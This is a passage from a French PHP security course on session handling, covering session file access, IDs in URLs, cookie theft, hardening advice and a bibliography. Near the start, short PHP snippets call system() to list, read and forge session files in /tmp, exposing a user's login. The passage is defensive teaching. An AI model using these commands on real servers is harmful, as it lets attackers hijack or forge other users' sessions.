Un script PHP peut consulter et créer des fichiers de sessions (généralement ceux-ci sont placés dans le répertoire /tmp). Deux directives du php.ini peuvent restreindre les possibilités :

- `open_basedir` : si le répertoire de session ne fait pas partie des répertoires d'inclusion alors il sera impossible d'ouvrir un fichier dans le répertoire. La commande ci-dessous sera refusée :
`readfile('/tmp/sess_00283c95b7a4be68670f76642be36997');`
- `safe_mode` : un fichier peut être lu uniquement si le propriétaire du script est propriétaire du fichier (le serveur apache est propriétaire des fichiers de session ils ne peuvent donc plus être lus).

Cependant un script exécuté par le shell permet de lire/écrire des fichiers de session :

```
| <?php echo "<pre>", system('ls /tmp/sess*'), "</pre>"; ?>
    /tmp/sess_00283c95b7a4be68670f76642be36997
    /tmp/sess_e4715c07c69197bd95e5150f8ea69a10

| <?php echo system('cat /tmp/sess_00283c95b7a4be68670f76642be36997'); ?>
    debut|i:1149949833;login|s:6:"magali";

| <?php
system ("touch /tmp/sess_10");
system ("echo 'debut|i:1149948143;login|s:6:\"magali\"' > /tmp/sess_10");
?>

# ls -l sess_10
-rw-r--r-- 1 nobody nobody 38 jun 11 11:41 sess_10
# cat sess_10
debut|i:1149948143;login|s:6:"magali"
```



Quelques idées pour lutter contre ce problème :

- Interdire l'exécution de commandes.
- Ne pas stocker les fichiers de sessions dans le répertoire par défaut. Mais il est toujours possible pour un programmeur du site d'obtenir l'information avec :
`echo "les sessions sont dans : ", ini_get('session.save_handler');`
- Stocker les informations de session dans un SGBD.

c) URL

Lorsque l'identifiant est transmis dans l'URL :

- l'utilisateur peut créer un signet dans le navigateur, si l'ordinateur est utilisé par un tiers l'accès à la session sera possible (s'il n'y a pas eu de déconnexion) ;
- l'historique de navigation conserve l'URL (sur un ordinateur partagé sans login c'est critique, notamment office du tourisme, aéroport, cyber-café, ...)
- l'utilisateur peut envoyer par mail l'URL à une autre personne ;
- l'identifiant de session apparaît dans `http_referer` ;
- les logs du serveur web conservent l'URL avec l'identifiant (ils sont parfois accessibles via awstats).

Il est recommandé d'utiliser uniquement la transmission par cookie. Si le navigateur de l'utilisateur n'autorise pas les cookies il faut afficher un message d'erreur pour l'informer de la nécessité d'activer le support des cookies pour le site.

Configurer PHP pour qu'il refuse la création de session à partir des données fournies dans l'URL :
`session.use_only_cookies = 1, session.use_cookies = 1.`

d) Vol de cookie

Un cookie peut être volé par un pirate par une attaque XSS ou en exploitant un bug d'un navigateur. La meilleure protection est la suppression des failles de sécurité XSS (cf. chapitre 6).

9.4) Renforcer la sécurité des sessions

a) Utiliser un moyen d'identification secondaire

L'identifiant de session est le premier moyen d'identification. Des programmeurs proposent d'utiliser un moyen secondaire.

Certains programmeurs utilisent le champ `User-Agent` de l'en-tête HTTP. Ce champ n'est pas toujours disponible mais il est logique de supposer qu'un utilisateur ne changera pas de navigateur au cours d'une session. Le contenu de `User-Agent` est donc stocké dans une variable de session sur le serveur en l'encryptant (ceci permet d'éviter de vérifier la validité du contenu avant de l'utiliser). Lors de chaque requête le navigateur est comparé avec celui stocké en session. En cas de différence il faut redemander à l'utilisateur de s'authentifier.

Il faut noter cependant que si le pirate a intercepté le cookie il peut aussi avoir intercepté le navigateur de l'utilisateur ou tout autre champ de l'en-tête. Une approche proposée par d'autres programmeurs est de propager une chaîne aléatoire cryptée dans l'URL (l'identifiant unique étant lui propagé par cookie).

b) Détruire les sessions

Il faut toujours proposer à un utilisateur la possibilité de fermer la session et mettre en place une durée limite pour la session (timeout en JavaScript sur le navigateur, date de validité dans les variables de session).

Lorsqu'une session est détruite il faut :

- supprimer les données sur le serveur
- envoyer un cookie vide au client.

c) D'une manière générale

- Mot de passe de l'utilisateur :
 - o imposer une taille minimale ;
 - o imposer une complexité minimale (présence de chiffres, de majuscules et minuscules, car spéciaux, ...) pour contrer les attaques de force brute qui utilisent des dictionnaires ;
 - o un mot de passe ne doit pas être stocké en clair ni crypté de manière réversible.
- Authentification :
 - o limiter le nombre d'essais à 3 (bloquer pendant une période de temps : 10 minutes par ex) ;
 - o utiliser des login comportant des caractères faciles à filtrer (ex. A-Za-z0-9_) ;
 - o ne pas indiquer si c'est le login ou le mot de passe qui est faux ;
 - o indiquer à un utilisateur la date de sa dernière connexion et le nombre de tentatives d'accès qui ont échoué depuis cette dernière connexion ;
 - o ne jamais soumettre les données par GET ;
 - o utiliser SSL pour transmettre les identifiants ;
 - o mettre un no-cache pour la page de login (cf. 4.12) ;
 - o ne pas protéger uniquement la page d'accès au site mais toutes les pages (vérifier dans chaque page du site que l'utilisateur s'est authentifié) ;
 - o redemander le mot de passe lors d'un changement de niveau de privilège (utilisateur qui a des privilèges de consultation et d'administration doit redonner son mot de passe quand il passe de la partie consultation à la partie administration).
- Modification du compte utilisateur :
 - o mot de passe : demander l'ancien mot de passe (utile en cas de détournement de session)
 - o mail : demander la saisie du mot de passe (important pour les sites qui effectuent un recouvrement de mot de passe par mail car en cas de détournement de session le pirate qui ne connaît pas le mot de passe ne pourra pas changer le mail)
- Outils d'administration : utiliser SSL, changer les mots de passe et le login donnés par défaut à l'administrateur.
- Utiliser les mécanismes de session de PHP, ne jamais générer la valeur du jeton de session.

9. Bibliographie / Webographie

Organismes

- The Open Web Application Security Project <http://www.owasp.org>
A Guide to Building Secure Web Applications and Web Services – ed 3.0 – 2006 - 310 pages
http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- Web Application Security Consortium
Threat Classification v1.0 – 87 pages
http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf
- CERT
<http://www.cert.org>
- MITRE
2009 CWE/SANS Top 25 Most Dangerous Programming Errors
http://cwe.mitre.org/top25/pdf/2009_cwe_sans_top_25.pdf

PHP

- Guide du PHP Security Consortium v 1.0 - 2005 <http://phpsec.org/>
<http://phpsec.org/php-security-guide.pdf>
- 10 points de sécurité de l'OWASP pour PHP : <http://www.sklar.com/page/article/owasp-top-ten>
- Manuel PHP
<http://fr.php.net/manual/fr/security.php>
- Configuration PHP
<http://fr.php.net/configuration>
- <http://www.php-security.org>
- Site et livre de Chris Shiflett
Articles sur la sécurité <http://shiflett.org>
livre « Essential PHP Security »
chapitres 2 et 4 sur <http://phpsecurity.org/>
- livre phplarchitect's Guide to PHP Security de I. Alshanetsky
Chapitre 3 injections SQL : <http://dev.mysql.com/tech-resources/articles/guide-to-php-security.html>
présentation PDF International PHP2005 Conference http://ilia.ws/files/frankfurt_sec.pdf
- (IN)SECURE Magazine <http://www.net-security.org/insecure-archive.php> (magazine gratuit à télécharger)
Security vulnerabilities in PHP Web applications – avril 2005
<http://www.net-security.org/dl/insecure/INSECURE-Mag-1.pdf>
Advanced PHP security - vulnerability containment – juin 2005
<http://www.net-security.org/dl/insecure/INSECURE-Mag-2.pdf>

Général

- <http://www.cgisecurity.com/questions/>
- Password recovery, C. Miller, 20/10/02. <http://fishbowl.pastiche.org/archives/docs/PasswordRecovery.pdf>

Google

- Google Hacking, J. Long, mai 2004. <http://www.informit.com/articles/article.asp?p=170880>
- Google dangereux – à la recherche des informations confidentielles. Michal Piotrowski. haking n°4/2005
<http://hakin9.org/prt/view/articles.html> (téléchargeable après inscription gratuite)
- <http://www.google.com/help/refinerearch.html>

CSRF :

- <http://www.tux.org/~peterw/csrf.txt> 13 juin 2001
- http://developpeur.journaldunet.com/tutoriel/php/031030php_nexen-xss3.shtml

XSS :

- <http://www.cgisecurity.com/articles/xss-faq.shtml> (mai 2002)
- <http://httpd.apache.org/info/css-security/>
- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://en.wikipedia.org/wiki/Cross_site_scripting
- http://www.cert.org/tech_tips/malicious_code_mitigation.html
- <http://www.cert.org/advisories/CA-2000-02.html>

Injections

- Inside the Buffer Overflow Attack: Mechanism, Method and Prevention. M.E. Donaldson. Avril 2002.
http://www.sans.org/reading_room/whitepapers/securecode/386.php
- SQL : <http://www.phpsecure.info/v2/article/InjSql.php>
- SQL : livre phplarchitect's Guide to PHP Security de I. Alshanetsky, chapitre 3
<http://dev.mysql.com/tech-resources/articles/guide-to-php-security-ch3.pdf>
- <http://shiflett.org/articles/security-corner-apr2004>
- <http://www.nyphp.org/phundamentals/storingretrieving.php>
- <http://www.php.net/manual/en/security.database.php>
- http://en.wikipedia.org/wiki/Code_injection
- CERTA-2004-INF-001-001 <http://www.certa.ssi.gouv.fr/site/CERTA-2004-INF-001>
- LDAP <http://www.spidynamics.com/whitepapers/LDAPInjection.pdf> (inscription)
- option e dans les expressions régulières : Christian Wenz. 24 octobre 2005.
<http://hauser-wenz.de/playground/papers/RegExInjection.pdf>

Sessions

- <http://www.php.net/session>
- "Session Fixation Vulnerability in Web-based Applications", By Mitja Kolsek - Acros Security
http://www.acros.si/papers/session_fixation.pdf
- <http://shiflett.org/articles/the-truth-about-sessions>
- « Essential PHP Security » chapitre 4 : <http://phpsecurity.org/>
- http://www.owasp.org/index.php/Broken_Authentication_and_Session_Management

FingerPrinting

- <http://www.secuobs.com/news/14032006-fingerprinting.shtml>
- Detecting and Defending against Web-Server Fingerprinting, Lee & al., ACSAC'02 (18th Annual Computer Security Applications Conference). <http://www.acsa-admin.org/2002/papers/96.pdf>

HTTP Response Splitting

- "Divide and Conquer - HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics", A. Klein, mars 2004
http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

Cross site tracing

- http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf